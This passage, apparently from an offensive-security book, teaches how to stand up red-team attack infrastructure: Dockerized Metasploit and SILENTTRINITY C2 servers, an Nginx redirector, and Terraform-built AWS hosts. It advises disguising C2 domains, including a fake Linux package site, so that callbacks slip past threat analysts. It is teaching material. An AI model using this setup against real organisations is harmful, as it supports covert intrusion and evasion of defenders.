
This is completely fine, except that tuning an Nginx or Apache server can quickly get boring and cumbersome. Especially since this machine will be facing the target, thus dramatically increasing its volatility. It is always one IP ban away from being restarted or even terminated [25] .

Configuring the C2 backends is no fun either. No hosting provider will give you a shiny Kali with all the dependencies pre-installed. That’s on you, and you better get that Ruby version of Metasploit just right, otherwise it will spill out errors that will make you question your very own sanity. The same can be said for almost any application that relies on specific advanced features of a given environment.

The solution then is to package all these applications with all their dependencies properly installed and tuned to the right version [26] . When you spin up a new machine, you do not install anything. You just download the entire bundle and run it as an ensemble.

That's basically the essence of container technology that took the industry by storm and changed the way software is managed and run. Docker is the flagship product, but there are many players in the container world, each working at different abstraction levels or providing different isolation features: containerd, runc, LXC, rkt, OpenVZ, kata containers, etc. [27] .

In an effort to over-simplify the concept of containerization, most experts liken it to virtualization: "*Containers are lightweight virtual machines, except that they share the kernel of their host* " is a sentence usually found under the familiar figure below:



This statement may suffice for most programmers who are just looking to deploy an app as quickly as possible, but hackers need more. We crave more. It is our duty to know enough about a technology to bend its rules. Since we will be dealing with some containers later on, let's take the time to deconstruct their internals while preparing our own little environment.

Comparing virtualization to containerization is like comparing an airplane to a bus. Sure, we can all agree that their purpose is to transport people, but the logistics are not the same. Hell, even the physics involved is different.

Virtualization spawns a fully functioning operating system on top of an existing one. It proceeds with its own boot sequence, loads the filesystem, scheduler, kernel structures, the whole nine yards. The guest system believes it is running on real hardware, but secretly, behind every system call, the virtualization service, say VirtualBox, translates all low level operations— e.g., reading a file or firing an interrupt— into the host's own language and vice versa. That's how you can have a Linux guest running on a Windows machine.

A container is a different beast. It started out as a clever use of three powerful features of the Linux kernel: Namespaces, Union File System and Cgroups [28] .

Namespaces are tags that can be assigned to resources on the Linux kernel: processes, networks, users, mounted filesystems, etc. By default, all resources in a given system share the same "default" namespace. They all have the same tag, so a regular user can list all processes, see the entire file system, list all users, etc.

However, when we spin up a container, all the new resources created by the container environment—processes, network interfaces, file system, etc.—get assigned a different tag. They become "contained" in their own namespace and ignore the existence of resources outside that namespace.


A perfect illustration of this concept is the way Linux organizes its processes. Upon booting up, Linux starts the Systemd process, which effectively gets assigned PID number 1. This process then launches subsequent services and daemons (network manager, crond, SSHD, etc.) that get assigned increasing PID numbers.

```
root@Lab : ~/# pstree -p
systemd(1)─┬─accounts-daemon(777)─┬─{gdbus}(841)
           │                      └─{gmain}(826)
           ├─acpid(800)
           ├─agetty(1121)
```

All processes are linked to the same tree structure, which is headed by Systemd, and they belong to the same namespace. They can therefore see and interact with each other—provided they have permission to do so, of course.

When Docker (or more accurately runC, the low-level component in charge of spinning up containers) spawns a new container, it first executes itself in the default namespace then spins up child processes in a new namespace. The first child process gets a "local" PID 1 in this new namespace, along with a different

PID in the “default” namespace—say 6, as in the figure below.



Processes in the new namespace are not aware of what is happening outside their environment, yet older processes maintain complete visibility over the whole process tree. That’s why the main challenge in a containerized environment is to break this namespace isolation. If we can somehow run a process in the default namespace, we can effectively snoop on all containers on the host [29] .

Every resource inside a container continues to interact with the kernel without going through any kind of middleman. They are just restricted to resources bearing the same “tag”. We are in a flat but compartmentalized system, whereas virtualization resembles a set of nesting Russian dolls [30] .

Let’s dive into a practical example by launching a Metasploit container. There is a ready-to-use Docker image we can do this exercise on. We first have to install Docker, of course:

```
root@Lab : ~/# curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -


root@Lab : ~/# add-apt-repository \
  "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
  $(lsb_release -cs) \
  stable"


root@Lab : ~/# apt update
root@Lab : ~/# apt install -y docker-ce
```

We then download (docker pull) the bundle or image that contains Metasploit files, binaries and dependencies that are already compiled and ready to go:

```
root@Lab : ~/# docker pull phocean/msf
root@Lab : ~/# docker run --rm -it phocean/msf
```

```
* Starting PostgreSQL 10 database
server                                                                    |
OK ]
root@46459ecdc0c4:/opt/metasploit-framework#
```

The **docker run** command spins up this container's binaries in a new namespace. The "--rm" option deletes the container upon termination. The "-it" double option allocates a pseudo-terminal and links to the container's STDIN device to mimic an interactive shell.

We can then start Metasploit using the **msfconsole** command:

```
root@46459ecdc0c4:/opt/metasploit-framework# ./msfconsole

     =[ metasploit v5.0.54-dev                          ]
+ -- --=[ 1931 exploits - 1078 auxiliary - 332 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > exit
```

Compare that to installing Metasploit from scratch and you will hopefully understand how much blood and sweat was spared by these two commands.

Of course, you may wonder: how can we reach a listener in this new isolated environment from a remote Nginx web server? Excellent point. Docker automatically creates a virtual Ethernet device (veth) and tags it with a new namespace.

This new interface is then linked to its similar counterpart in the default namespace (veth always come in pairs [31]), which is also connected to the docker network bridge, a virtual switch that plugs all containers to the host's real network interface.

We can instruct Docker to create a firewall rule on the host to relay packets on port 80 directly to the docker bridge, that sends them to the appropriate container. In the command below, ports 8400 to 8500 on the host will map to ports 8400 and 8500 in the container.

```
root@Lab : ~/# sudo docker run --rm \
-it -p8400-8500:8400-8500 \
-v ~/.msf4:/root/.msf4 \
-v /tmp/msf:/tmp/data \
phocean/msf
```

Now we can reach a handler listening on port 8440 inside the container by sending packets to the host's IP address on that same port.

We also mapped the directories **~/.msf4** , **/tmp/msf** on the host to directories on the container: **/root/.msf4** and **/tmp/data** , a useful trick for persisting data across multiple runs of the same Metasploit container [32] .

This brings us neatly to the next concept of containerization, the Union Filesystem or UFS. Let's explore it through a practical example—for instance, by building a Docker image for SILENTTRINITY.

A Docker image is defined in what we call a Dockerfile. This is a text file containing instructions to build the image by defining which files to download, which environment variables to create, etc. The commands are fairly intuitive, as you can see below:

```
# file: ~/SILENTTRINITY/Dockerfile
# The base docker image containing binaries to run python 3.7
FROM python:stretch-slim-3.7

# We install git, make and gcc tools
RUN apt-get update && apt-get install -y git make gcc

# We download SILENTTRINITY and change directories
RUN git clone https://github.com/byt3bl33d3r/SILENTTRINITY/ /root/st/
WORKDIR /root/st/

# We install python requirements
RUN python3 -m pip install -r requirements.txt

# We inform future docker users that they need to bind port 5000
EXPOSE 5000

# ENTRYPOINT is the first command ran by the container when it starts
ENTRYPOINT ["python3", "teamserver.py", "0.0.0.0", "stringpassword"]
```

We start with a base image of python3.7. That is a set of files and dependencies to run python3.7 already prepared and available on the official Docker repository [33] . We install some common utilities (git, make and gcc) that we will later use to download the repository and run the teamserver. The **EXPOSE** instruction is purely for documentation purposes. To actually expose a given port, we still need to use the "-p" argument when executing **docker run** .

Next, we instruct Docker to execute each of these steps: pull the base image,

populate it with the tools and files we mentioned and name the resulting image “silent”:

```
root@Lab : ~/# docker build -t silent .
Step 1/7 : FROM python:3.7-slim-stretch
---> fad2b9f06d3b
Step 2/7 : RUN apt-get update && apt-get install -y git make gcc
---> Using cache
---> 94f5fc21a5c4
[…]
Successfully built f5658cf8e13c
Successfully tagged silent:latest
```

Each instruction generates a new set of files that are grouped together in an “image layer”, a folder usually stored in **/var/lib/docker/overlay2/** named after the random ID generated by each step (e.g., fad2b9f06d3b, 94f5fc21a5c4, …) [34] .

When we proceed to run this image, Docker merges these separate folders into a single read-only and *chrooted* filesystem mounted by the container. To allow users to alter files during runtime, Docker further adds a writable layer on top:




Figure from: https://dockr.ly/39ToIeq

This is what gives containers their immutability. Even though you overwrite the whole /bin directory at runtime, you only ever alter the writable layer at the top that masks the original /bin folder. The writable layer is tossed away when the container dies and a new one is created on the next run. The underlying files and folders prepared during the image build remain untouched.

We can start the newly built image in the background using the “-d” switch:

```
root@Lab : ~/# docker run -d \
-v /opt/st:/root/st/data \
-p5000:5000 \
```

```
silent

3adf0cfdaf374f9c049d40a0eb3401629da05abc48c

# Connect to the team server
root@Lab : ~st/# python3.7 st.py wss://username:strongPasswordCantGuess@192.168.1.29:5000

[ 1 ] ST ≫
```

To make the Docker image publicly available, we need to push it to a Docker repository. We create an account on *https://hub.docker.com* , as well as our first public repository called “silent.” Following Docker Hub’s convention, we rename the Docker image to *<username/repo-name>* using **docker tag,** then push it to the remote registry:

```
root@Lab : ~/# docker login
Username: sparcflow
Password:

Login Succeeded

root@Lab : ~/# docker tag silent sparcflow/silent
root@Lab : ~/# docker push sparcflow/silent
```

Now our SILENTTRINITY Docker image is one **docker pull** away from running on any Linux machine we spawn in the future.

The last vital component of containers is Cgroups [35] , which adds constraints that cannot be addressed with Namespaces, like CPU limits, memory, network priority and the devices available to the container [36] . If you are interested in breaking down containers, check out this awesome video by Jerome Petazzoni *(http://bit.ly/35BHfZF)* .

To recap then. Whichever Cloud provider we choose, whatever Linux distribution they host, as long as there is Docker support, we can spawn our fully configured C2 backends using a couple of command lines:

```
root@Lab : ~/# docker run -dit \
-p 9990-9999:9990-9999 \
-v $HOME/.msf4:/root/.msf4 \
-v /tmp/msf:/tmp/data phocean/msf

root@Lab : ~/# sudo docker run -d \
```

```
-v /opt/st:/root/st/data \
-p5000-5050:5000-5050 \
sparcflow/silent
```

We took vanilla versions Metaspoit and SILENTTRINITY, but we could have just as easily added custom boo-lang payloads, Metasploit resource files, etc. The best part? We can duplicate our C2 backends as many times as we want, easily maintain different versions, replace them at will and so forth. Pretty neat, right?

Note: If you don't want to bother with port mapping, just attach the containers to the host's network interface using the --net=host flag on docker run instead of "-p xxx:xxxx"

The last step is to "dockerize" the Nginx server that routes calls to either Metasploit or SILENTTRINITY according to the URL's path.

Fortunately, in this case, most of the heavy lifting has already been done by @staticfloat [37] . They did a great job automating the Nginx setup with SSL certificates generated by Let's Encrypt. It just needs a couple of adjustments to fit our needs, like accepting a domain name and a C2 IP to forward traffic to.

```
# file: ~/nginx/Dockerfile
# The base image with scripts to configure Nginx and Let's Encrypt
FROM staticfloat/nginx-certbot

# Copy a template Nginx configuration
COPY *.conf /etc/nginx/conf.d/

# Copy phony HTML webpages
COPY --chown=www-data:www-data html/* /var/www/html/

# small script that replaces __DOMAIN__ with the ENV domain value, same for IP
COPY init.sh /scripts/

ENV DOMAIN="www.customdomain.com"
ENV C2IP="192.168.1.29"
ENV CERTBOT_EMAIL="sparc.flow@protonmail.com"

CMD ["/bin/bash", "/scripts/init.sh"]
```

The **init.sh** script is simply a couple of **sed** commands to replace the string "__DOMAIN__" in Nginx's configuration file with the environment variable $DOMAIN, which we override on runtime using the "-e" switch. The Nginx

configuration file is almost exactly the same one we saw earlier, so I will not go through it again. You can check out all the files involved in the building of this image in the book's GitHub repo *http://bit.ly/2RZnDcX* .

Launching a fully functioning Nginx server that redirects traffic to our C2 endpoints is now a one-line job.

```
root@Lab : ~/# docker run -d \
-p80:80 -p443:443 \
-e DOMAIN="www.customdomain.com" \
-e C2IP="192.168.1.29" \
-v /opt/letsencrypt:/etc/letsencrypt \
sparcflow/nginx
```

The DNS record of www.customdomain.com should obviously already point to the server's public IP for this maneuver to work.

While Metasploit and SILENTTRINITY containers can run on the same host, the Nginx container should run separately. Consider it as sort of a technological fuse. It's the first one to burst into flames at the slightest issue. E.g. If our IP or domain gets flagged, we simply respawn a new host, run a "docker run" and twenty seconds later, we have a new domain with a new IP routing to the same backends.

Speaking of domains, let's buy a couple of legit ones to masquerade our IPs. I usually like to purchase two types of domains: one for workstation reverse shells and another one for machines. The distinction is important. Users tend to visit normal-looking websites, maybe a blog about sports or cooking, e.g., *experienceyourfood.com* should do the trick.

It would be weird for a server to initiate a connection toward this domain however, so the second type of domain to purchase should be something like *linux-packets.org* . We can masquerade this website as a legit package distribution point by hosting a number of Linux binaries and source code files. After all, it is the accepted pattern for a server to initiate a connection to the World Wide Web to download packages. I cannot count the number of false positives that threat intelligence analysts discarded because a server deep in the network ran an "apt update" that downloaded hundreds of packages from an unknown host. We can be that false positive!

I will not dwell much more on domain registration because our goal is not to

break into the company using phishing, so we will avoid most of the scrutiny around domain history, classification, DKIM and SPF. We already explored this in much detail in *How to Hack Like a Legend* .

Our infrastructure is almost ready now. We still need to tune our C2 frameworks a bit, prepare stagers and launch listeners, but we will get there further down the road.

Note : Both SILENTTRINITY and Metasploit support "Runtime Files" or scripts to automate the setup of a listener/stager.

The last painful experience that we need to automate is the setup of the actual servers on the Cloud provider. No matter what each provider falsely claims, one still needs to go through a tedious number of menus and tabs to have a working infrastructure: firewall rules, hard drive, machine configuration, SSH keys, passwords, etc.

Sadly, this step is tightly linked to the Cloud provider itself. Giants like AWS, Microsoft Azure, Alibaba and Google Cloud Computing fully embrace automation through a plethora of powerful APIs. Other Cloud providers do not seem to care even one iota. This may not be such a big deal for us. We are talking about managing three or four servers at any given time. We can easily set them up or clone them from an existing image, and in three "docker run" commands have a working C2 infrastructure.

But if you can acquire a credit card that you do not mind sharing with AWS, for instance, we can automate this last tedious setup as well, and in doing so, touch upon something that is or should be fundamental to any modern technical environment: infrastructure as code.

Infrastructure as code rests upon the idea of having a full declarative description of the components that should be running at any given time. From the name of the machine to the last package installed on it. A tool parses this description file and corrects any discrepancies observed, such as updating a firewall rule, changing an IP address, attaching more disk, etc. If the resource disappears, it gets brought back to life to match the desired state. Sounds magical, right?


There are multiple tools to achieve this level of automation (both at the infrastructure level and the OS level), but the one we will go with is called Terraform from Hashicorp [38] .

Terraform is open source and supports a number of Cloud providers *(* *http://bit.ly/2Fx2DVq* *),* which makes it your best shot should you opt for an obscure provider that accepts Zcash. I would like to stress that this step is purely optional to begin with. Automating the setup of two or three servers may be more effort than necessary since we already did a great job with the containers, but it helps us to explore the current DevOps methodology to better understand what to look for once we are in a similar environment.


Terraform, as is the case with all Golang tools, is a statically compiled binary, so we do not need to bother with wicked dependencies. We SSH into our bouncing servers and promptly download the tool:

```
root@Bouncer : ~/# wget
https://releases.hashicorp.com/terraform/0.12.12/terraform_0.12.12_linux_amd64.zip

root@Bouncer : ~/# unzip terraform_0.12.12_linux_amd64.zip
root@Bouncer : ~/# chmod +x terraform
```


Terraform will interact with the AWS Cloud using valid credentials that we provide. We head to AWS IAM—the user management service—to create a programmatic account and grant it full access to all EC2 operations. EC2 is the AWS service managing machines, network, load balancers, etc. You can follow this step-by-step tutorial if it's your first time dealing with AWS: *http://bit.ly/2FzddLA* .



1. Create a user on AWS IAM service



2. Allow the user full control over EC2 to administer machines



3. Download credentials

Once in possession of an AWS Access key and Secret key, we download the AWS command line tool and save our credentials:

```
root@Bouncer : ~/# sudo apt install awscli


root@Bouncer : ~/# aws configure
AWS Access Key ID [None]: AKIA44ESW0EAASQDF5A0
AWS Secret Access Key [None]: DEqg5dDxDA4uSQ6xXdhvu7Tzi53…
Default region name [None]: eu-west-1


root@Bouncer : ~/# mkdir infra && cd infra
```

Next, we create two files named **provider.tf** and **main.tf** . The former initializes the AWS connector, loads credentials and assigns a default region to the resources we intend to create, e.g., eu-wes-1 (Ireland).

```
# provider.tf
provider "aws" {
 region  = "eu-west-1"
 version = "~> 2.28"
}
```

The latter (**main.tf)** will hold the bulk of the definition of our architecture.

One of the primordial structures in Terraform is a resource. It is an element describing a discreet unit of a Cloud provider's service, such as a server, an SSH key, a firewall rule, etc. The level of granularity depends on the Cloud service and can quickly grow to an absurd level of complexity, but that's the price of flexibility [39] …

To ask Terraform to spawn a server, we simply define the **aws_instance** resource [40] .

```
# main.tf
resource "aws_instance" "basic_ec2" {
  ami           = "ami-0039c41a10b230acb"
  instance_type = "t2.micro"
}
```

Our **basic_ec2** resource is a server that will launch the **Amazon Machine Image (AMI)** identified by **ami-0039c41a10b230acb,** which happens to be an Ubuntu 18.04. You can check all prepared Ubuntu images at the following link [41] . The server (or instance) is of type **t2.micro,** which gives it 1Gb memory and 1 vCPU.

We save main.tf and initialize Terraform so it can download the AWS provider:

```
root@Bounce : ~/infra# terraform init
Initializing the backend...
Initializing provider plugins...
- Downloading plugin for provider "aws"

Terraform has been successfully initialized!

root@Bounce : ~/infra# terraform fmt && terraform plan
```

The **terraform fmt** command formats the JSON to make it easily readable, while the **plan** instruction builds a list of changes it is about to introduce to the infrastructure. You can see our server scheduled to come to life with various attributes:

```
Terraform will perform the following actions:

  # aws_instance.basic_ec2 will be created
  + resource "aws_instance" "basic_ec2" {
      + ami                          = "ami-0039c41a10b230acb"
```

```
  + arn                          = (known after apply)
  + associate_public_ip_address  = (known after apply)
  + instance_type                = "t2.micro"
  […]

Plan: 1 to add, 0 to change, 0 to destroy.
```

Pretty neat. Once we validate these attributes, we call **terraform apply** to deploy the server on AWS. This operation also locally creates a state file describing the current resource—a single server—we just created.

If we terminate the server manually on AWS and relaunch a **terraform apply** , it will detect a discrepancy in the state file and resolve it by re-creating the server. If we want to launch nine more servers bearing the same configuration, we set the "count" property to ten and run an **apply** once more.

Try manually launching and managing ten or twenty servers on AWS (or any Cloud provider for that matter) and you will soon dye your hair green, paint your face white and start dancing in the streets of NYC, while the rest us of using Terraform, update a single number and go on with our lives.

```
# main.tf
resource "aws_instance" "basic_ec2" {
 ami           = "ami-0039c41a10b230acb"
 count         = 10
 instance_type = "t2.micro"
}
```

This server is pretty basic. Let's fine tune it by setting the following properties:

- An SSH key so we can administer it remotely, which translates to a Terraform resource called **aws_key_pair** .
- A set of firewall rules—or security groups in AWS terminology—to control which and how servers are allowed to talk to each other. This is defined by the Terraform resource **aws_security_group.** Security groups need to be attached to a Virtual Private Cloud, a sort of virtualized network. We just use the default one created by AWS.
- A public IP assigned to each server

```
# main.tf – compatible terraform 0.12 only
```

```
# We copy paste our SSH public key
resource "aws_key_pair" "ssh_key" {
 key_name   = "mykey"
 public_key = "ssh-rsa AAAAB3NzaC1yc2EAAA…"
}

# Empty resource since the default AWS VPC (network) already exists
resource "aws_default_vpc" "default" {
}

# Firewall rule to allow SSH from our bouncer IP only.
# All outgoing traffic is allowed
resource "aws_security_group" "SSHAdmin" {
 name        = "SSHAdmin"
 description = "SSH traffic"
 vpc_id      = aws_default_vpc . default . id
 ingress {
  from_port   = 0
  to_port     = 22
  protocol    = "tcp"
  cidr_blocks = [ "123.123.123.123/32" ]
 }
 egress {
  from_port   = 0
  to_port     = 0
  protocol    = "-1"
  cidr_blocks = [ "0.0.0.0/0" ]
 }
}

# We link the ssh key and security group to our basic_ec2 server

resource "aws_instance" "basic_ec2" {
 ami           = "ami-0039c41a10b230acb"
 instance_type = "t2.micro"

 vpc_security_group_ids     = aws_security_group.SSHAdmin.id
 key_name                   = aws . ssh_key.id
 associate_public_ip_address= "true"
 root_block_device {
  volume_size = "25"
```

```
  }
}

# We print the server's public IP
output "public_ip " {
  value = aws_instance.basic_ec2 . public_ip
}
```

The syntax may be somewhat daunting at first, but it is quite simple once you get used to it. As stated previously, the **aws_key_pair** registers an SSH key on AWS, which gets injected into the server on the first boot. Every resource on Terraform can later be referenced through its ID variable that gets populated on runtime—in this case, **aws_key_pair.ssh_key.id.** The structure of these special variables is always the same: "resourceType.resourceName.internalVariable".

The **aws_security_group** presents no new novelty, except perhaps for the reference to the default VPC, which is the default virtual network segment created by AWS (akin to a router's interface if you will). As you can see, the firewall rules allow incoming SSH traffic from our bouncing server.

We launch another **plan** command and make sure all properties and resources are properly linked together:

```
root@Bounce : ~/infra# terraform fmt && terraform plan
Terraform will perform the following actions:

  # aws_instance.basic_ec2 will be created
  + resource "aws_key_pair" "ssh_key2" {
      + id         = (known after apply)
      + key_name   = "mykey2"
      + public_key  = "ssh-rsa AAAAB3NzaC1yc2…"
    }


  + resource "aws_security_group" "SSHAdmin" {
      + arn                  = (known after apply)
      + description          = "SSH admin from bouncer"
      + id                   = (known after apply)
      […]
    }


  + resource "aws_instance" "basic_ec2" {
      + ami                        = "ami-0039c41a10b230acb"
      + arn                        = (known after apply)
```

```
  + associate_public_ip_address  = true
  + id                           = (known after apply)
  + instance_type                = "t2.micro"
  […]

Plan: 3 to add, 0 to change, 0 to destroy.
```

Terraform will create three resources. Great.

One last detail to take care of. We need to instruct AWS to install Docker and launch our container, Nginx in this case, when the machine is up and running. AWS leverages the cloud-init package installed on most Linux distributions to execute a script when the machine first boots. This is in fact how AWS injects the public key we defined earlier. This script is referred to as “user data”.

We alter **main.tf** to add bash commands to install Docker and execute our container:

```
resource "aws_instance" "basic_ec2" {
[…]
user_data = <<EOF

#!/bin/bash
DOMAIN="www.linux-update-packets.org";
C2IP="172.31.31.13";

sleep 10
sudo add-apt-repository \
  "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
  $(lsb_release -cs) \
  stable"
apt update
apt install -y docker-ce
docker run -dti -p80:80 -p443:443 \
-e DOMAIN="www.customdomain.com" \
-e C2IP="$C2IP" \
-v /opt/letsencrypt:/etc/letsencrypt \
sparcflow/nginx

EOF
}
```

The EOF block holds a multi-line string that proves handy to inject environment variables whose values are produced by other Terraform resources. We hardcoded the C2’s IP and domain name [42] in this example, but in real life,

these will be the output of other Terraform resources in charge of spinning up backend C2 servers.

We are ready to push this into production with a simple **terraform apply,** which will spill out the plan once more and require manual confirmation before contacting AWS to create the requested resources:

```
root@Bounce : ~/infra# terraform fmt && terraform apply

aws_key_pair.ssh_key: Creation complete after 0s [id=mykey2]
aws_default_vpc.default: Modifications complete after 1s [id=vpc-b95e4bdf]
…
aws_instance.basic_ec2: Creating...
aws_instance.basic_ec2: Creation complete after 32s [id=i-089f2eff84373da3d]

Apply complete! Resources: 3 added, 0 changed, 0 destroyed.
Outputs:

public_ip = 63.xx.xx.105
```

Awesome. We can SSH into the instance using the default **ubuntu** username and the private SSH key to make sure everything is running smoothly:

```
root@Bounce : ~/infra# ssh -i .ssh/id_rsa ubuntu@63.xx.xx.105

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1044-aws x86_64)

ubuntu@ip-172-31-30-190 : ~ $ docker ps
CONTAINER ID        IMAGE               COMMAND
5923186ffda5        sparcflow/ngi…   "/bin/bash /sc…"
```

Perfect. Now that we completely automated the creation, setup and tuning of a server, we can unleash our inner wildling and duplicate this piece of code to spawn as many servers as necessary, with different firewall rules, user-data scripts, etc. A more civilized approach, of course, would be wrapping the code we have just written in a Terraform module and passing it through different parameters according to our needs.

I will not go through the refactoring process step-by-step in this already dense chapter. It is mostly cosmetics, like defining variables in a separate file, creating multiple security groups, passing private IP as variables in user-data scripts, etc.

I trust that by now you have enough working knowledge to pull the full version from the GitHub repository and play with it to your heart's content.

The main goal of this chapter was to show you how we can spring up a fully functioning attacking infrastructure in exactly sixty seconds, for that is the power of this whole maneuver: automated reproducibility, which no amount point and click actions can give you.

```
root@Bounce : ~# git clone <your_repo>
root@Bounce : ~# cd infra && terraform init
<update a few variables>
root@Bounce : ~# terraform apply
[…]

Apply complete! Resources: 7 added, 0 changed, 0 destroyed.
Outputs:

nginx_ip_address = 63.xx.xx.105
c2_ip_address = 63.xx.xx.108
```

Our infrastructure is finally ready!

Try harder

“You're unlikely to discover something new without a lot of practice on old stuff.”

Richard P. Feynman

The bouncing servers are silently humming in a datacenter somewhere in Europe. Our attacking infrastructure is eagerly awaiting our first order.

